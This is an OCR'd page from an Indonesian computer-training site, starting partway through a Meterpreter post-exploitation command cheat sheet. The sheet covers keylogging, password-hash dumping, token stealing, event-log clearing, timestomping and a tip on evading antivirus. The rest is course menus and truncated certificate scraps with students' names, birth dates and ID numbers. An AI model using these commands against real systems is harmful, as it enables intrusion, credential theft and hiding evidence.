migrate - moves the active process to a designated PID

quit - terminates the meterpreter session

read - reads the data from a channel

run - executes the meterpreter script designated after it

use - loads a meterpreter extension

write - writes data to a channel

Step 2 File System

Commands

cat - read and output to stdout the contents of a file

cd - change directory on the victim

del - delete a file on the victim

download - download a file from the victim system to the attacker system

edit - edit a file with vim

getlwd - print the local directory

getwd - print working directory

lcd - change local directory

lpwd - print local directory

ls - list files in current directory

mkdir - make a directory on the victim system

pwd - print working directory

rm - delete a file

rmdir - remove directory on the victim system

- **upload** - upload a file from the attacker system to the victim

Step 3 Networking

Commands

- **ipconfig** - displays network interfaces with key information including IP address, etc.
- **portfwd** - forwards a port on the victim system to a remote service
- **route** - view or modify the victim routing table

Step 4 System Commands

clearav - clears the event logs on the victim's computer
drop_token - drops a stolen token
execute - executes a command
getpid - gets the current process ID (PID)
getprivs - gets as many privileges as possible
getuid - get the user that the server is running as
kill - terminate the process designated by the PID
ps - list running processes
reboot - reboots the victim computer
reg - interact with the victim's registry
rev2self - calls RevertToSelf() on

the victim machine

- **shell** - opens a command shell on the victim machine
- **shutdown** - shuts down the victim's computer
- **steal_token** - attempts to steal the token of a specified (PID) process
- **sysinfo** - gets the details about the victim computer such as OS and name

Step 5 User Interface

Commands

- **enumdesktops** - lists all accessible desktops

getdesktop - get the current meterpreter desktop
idletime - checks to see how long since the victim system has been idle
keyscan_dump - dumps the contents of the software keylogger
keyscan_start - starts the software keylogger when associated with a process such as Word or browser
keyscan_stop - stops the software keylogger
screenshot - grabs a screenshot of the meterpreter desktop
set_desktop - changes the meterpreter desktop

uictl - enables control of some of the user interface components

Step 6 Privilege Escalation

Commands

getsystem - uses 15 built-in methods to gain sysadmin privileges

Step 7 Password Dump

Commands

hashdump - grabs the hashes in the password (SAM) file

Note that hashdump will often trip AV software, but there are now two scripts that are more stealthy, "run hashdump" and "run smart_hashdump". Look for more on those on my upcoming meterpreter script cheat sheet.

Step 8 Timestomp

Commands

- **timestomp - manipulates the modify, access, and create attributes of a file**


Komentar

Silahkan datang ke Lokasi-lokasi tersebut dibawah ini untuk dapat mengetahui lebih jauh lagi

LPK. Sinergi Kursus Komputer Karawang

Bimbel Diah Jakarta Timur

Denny Febiana Nurhidayat



Instructor and Writer


Labels

- Autocad
- Hacker
- inspiration
- IT Training Kursus Komputer khusus
- Kursus Komputer
- Linux
- Materi IT Training Kursus Komputer
- SEO
- Tutorial

Institute IT.

SINERGI IT TRAINING TEMPAT KURSUS KOMPUTER BERSERTIFIKAT DI KARAWANG

Autor



DENNY FEBIANA NURHIDAYAT


VIEW MY COMPLETE PROFILE

SUBSCRIBE

Dapatkan update artikel secara gratis melalui emailmu.

yourmail@gmail.com Subscribe

Uang yang sudah diterima Lembaga Kursus tidak dapat dikembalikan lagi



e : Siner.gi@live.com, s1n3r61@gmail.com

Bimbel Diah Jakarta Timur

Twitter

Popular Posts

1

165 Contoh-Contoh Soal Tes IQ Berikut Jawabannya dan Test Bahasa Inggris , untuk Test di Perusahaan-perusahaan Besar, BUMN dan Negeri

2 am Kursus Komputer dan Bahasa Inggris

3

10 Contoh Gambar Latihan-latihan Dasar Autocad 2020

4

10 Software Presentasi Teranimasi, Gratis, Terbaik dan Alternative yang melebihi kemampuan Powerpoint

Administrasi Perkantoran

Tentang Kursus Komputer

Pengertian Pelatihan Kursus

Silabus Kursus Komputer

Profil Kursus Komputer

Ikhtisar kursus komputer

Kursus Komputer Jakarta

Peraturan dan Tata Tertib

Jenis Kursus Komputer

Tenaga Terampil Hasil Kursus

Berdedikasi Pada Skill

Perbedaan kursus lain

Agar Skill Anda Berkembang

Teknisi - Jaringan Komputer

Kursus Teknisi Komputer Dasar

Kursus Teknisi Komputer Lanjutan

Kursus Komputer Jaringan Reguler

Kursus Komputer Jaringan Cisco

Kursus Komputer Jaringan Mikrotik

30+ Common Terms Of Hacking World

Pemrograman Desain website

Kursus Komputer design customize Blog

Kursus Komputer Web Design

Kursus Komputer Web Design Photoshop-Flash

Kursus Komputer Dreamweaver-CSS-Javascript

Kursus Komputer Web Master

Kursus Komputer Design Web with CMS

Kursus Komputer PHP dan MYSQL basic

Kursus Komputer PHP - MYSQL Advance

Desain Grafis - Multimedia

Kursus Komputer Desain Grafis - Multimedia

Kursus Photoshop, CorelDraw & Page Maker

Kursus Komputer Macromedia Flash

Kursus Komputer Adobe Premiere

Kursus Komputer 3D Animation

Kursus Komputer Editing Video

Kursus Komputer Manajemen IT

Kursus IT Management Information System

Kursus Customer Relationship Management

Kursus Komputer System Analyst - Design

Kursus Komputer MS. Project Application

Kursus Komputer IT Risk Management

Kursus Komputer IT Governance

Kursus Komputer Pemrograman

Kursus Komputer Pemrograman PHP XAMPP

Kursus Komputer Pemrograman Visual Basic

Kursus Komputer Pemrograman SQL Server

Kursus Komputer Pemrograman Java Script

Kursus Komputer Pemrograman Python

Kursus Komputer Pemrograman VBNET

Kursus Komputer MYSQL Server Basic

Kursus Komputer MYSQL Server Advanced

Kursus Komputer Pemrograman Oracle

Kursus Komputer Pemrograman S.A.P.

Kursus Komputer Pemrograman SPSS

Kursus Komputer Pemrograman C++

Kursus Komputer Dream Weaver

Kursus Komputer Borland Delphi

Desain Arsitektur Autocad

Kursus Komputer Autocad 3 dimensi

Kursus Komputer Autocad 2 dimensi

Kursus Komputer 3DSMAX

Kursus Komputer Linux system

Kursus Komputer Pengaturan Software Linux

Kursus Komputer Certified Ethical Hacker

Komputer Desain Arsitektur Linux Catia

Desain Grafis Alternative Linux System

Kursus Komputer Linux Basic IT Ubuntu

Kursus Komputer Office Linux System

Kursus Komputer Kali Linux

Kursus Bahasa Inggris

ELEMENTARY I S/D POST INTERMEDIATE

Kursus Bahasa Inggris Advance I

Kursus Bahasa Inggris Advance II

Kursus Bahasa Inggris Conversation

Bahasa Inggris English For Business

Kursus Bahasa Inggris TOEFL I

Kursus Bahasa Inggris TOEFL II

Kursus Bahasa Inggris GMAT I

Kursus Bahasa Inggris GMAT II

No. Induk / Identification Num. : STI/ 1 2 0 5 4 0 1 4

t dan tanggal lahir / Place and date of birth : Karawang, 20 Februari 1991

TELAH LULUS DARI UJIAN YANG DIPERLUKAN DAN PENGEMBANGAN KEMAMPUA

HAVING PASSED THE EXAMINATION AND DEVELOPMENT OF STUDENTS ABIL

enggarakan dari tanggal/ Which was held from : 10 Oktober 2014 s.d./until 10 D

siswa / Student majors : Office Administration Complete (Word /Excel/

: 84,5 / B (Baik)

LEMBAGA PELATIHAN

INSTITUTE OF TRAINING

SINERGI

Dengan ini kami menyatakan bahwa

We hereby certify that

Ruchyan Abdul Malik

/ Identification Num. : STI/ 1 2 0 5 5 0 1 4

: Karawang, 24 Maret 1997

ENGEMBANGAN KEMAMPUAN

DENTS ABILITI

KURSUS KOMPUTER

→

KURSUS KOMPUTER BAHASA PEMROGRAMAN

Kursus Komputer C++

Kursus Dream Weaver

Kursus Komputer SPSS

Kursus Komputer S.A.P.

TOP-LEFT ADS

Agar Skill Berkembang

Berdedikasi pada skill

Definisi Kursus Komputer

Ikhtisar kursus komputer

Kursus Komputer Jakarta

Profil Kursus Komputer

Program Kursus Komputer

Silabus, Harga dan Profesi

Tata tertib kursus komputer

Tenaga Trampil diutamakan

Tentang Kursus Komputer

Yang Membedakan

ADMINISTRASI PERKANTORAN

Kursus Komputer Ms. Word

Kursus Komputer Ms. Excel

Kursus Komputer Ms. PPoint

Kursus Komputer Ms. Office

Internet dan E-Office

Komputerisasi kearsipan

DESAIN WEB-PEMROGRAMAN

Kursus membuat Blog

Design Photoshop dan Flash

Dreamweaver, CSS, Javascript

Kursus Komputer Web Design

Kursus Komputer Web Master

Building with CMS

PHP and MYSQL basic

PHP and MYSQL Advanced

TEKNISI - JARINGAN KOMPUTER

Teknisi Komputer Dasar

Teknisi Komputer Lanjutan

Kursus Komputer Jaringan

Traffic Management Cisco

Traffic Management Mikrotik

DESAIN GRAFIS & MULTIMEDIA

P'shop-CorelDraw-P.Maker

Kursus Komputer Oracle

Kursus Komputer VBNET

Kursus Komputer Python

MYSQL Server Basic

MYSQL Server Advanced

Kursus Komputer Pemrograman SQL Server

Kursus Komputer Java Script

Kursus Komputer Visual Basic

Kursus Komputer PHP XAMPP

Kursus Komputer Pemrograman Borland Delphi

KURSUS KOMPUTER MANAJEMEN IT

IT Risk Management

MS. Project Application

System Analyst and Design

Customer Relationship Management

IT Governance

KURSUS BERBASIS LINUX

Office Linux System

Linux Basic IT Ubuntu

Certified Ethical Hacker

Kursus Komputer Kali Linux

Desain Arsitektur Linux Catia

Kursus Komputer Linux Dasar

Desain Grafis by Linux

KURSUS BAHASA INGGRIS

Elementary - Intermediate

Bahasa Inggris Advance II

Bahasa Inggris Advance I

Bahasa Inggris Conversation

Pengelolaan data statistik

Kursus Komputer akuntansi

Kursus Komputer MYOB

Akuntansi Turbo Cash

Desain Grafis & Multimedia

Design 3D Animation

Kursus Adobe Premiere

Design Editing Video

Kursus Macromedia Flash

Management Information System

KURSUS DESAIN ARSITEKTUR

Autocad 2 dimensi

Autocad 3 dimensi

Kursus Komputer 3DSMAX

English For Business Course

Bahasa Inggris TOEFL I

Bahasa Inggris TOEFL II

Bahasa Inggris GMAT I

Bahasa Inggris GMAT II

LPK. Sinergi Karawang

Bimbel Diah Jakarta Timur

Denny Febiana Nurhidayat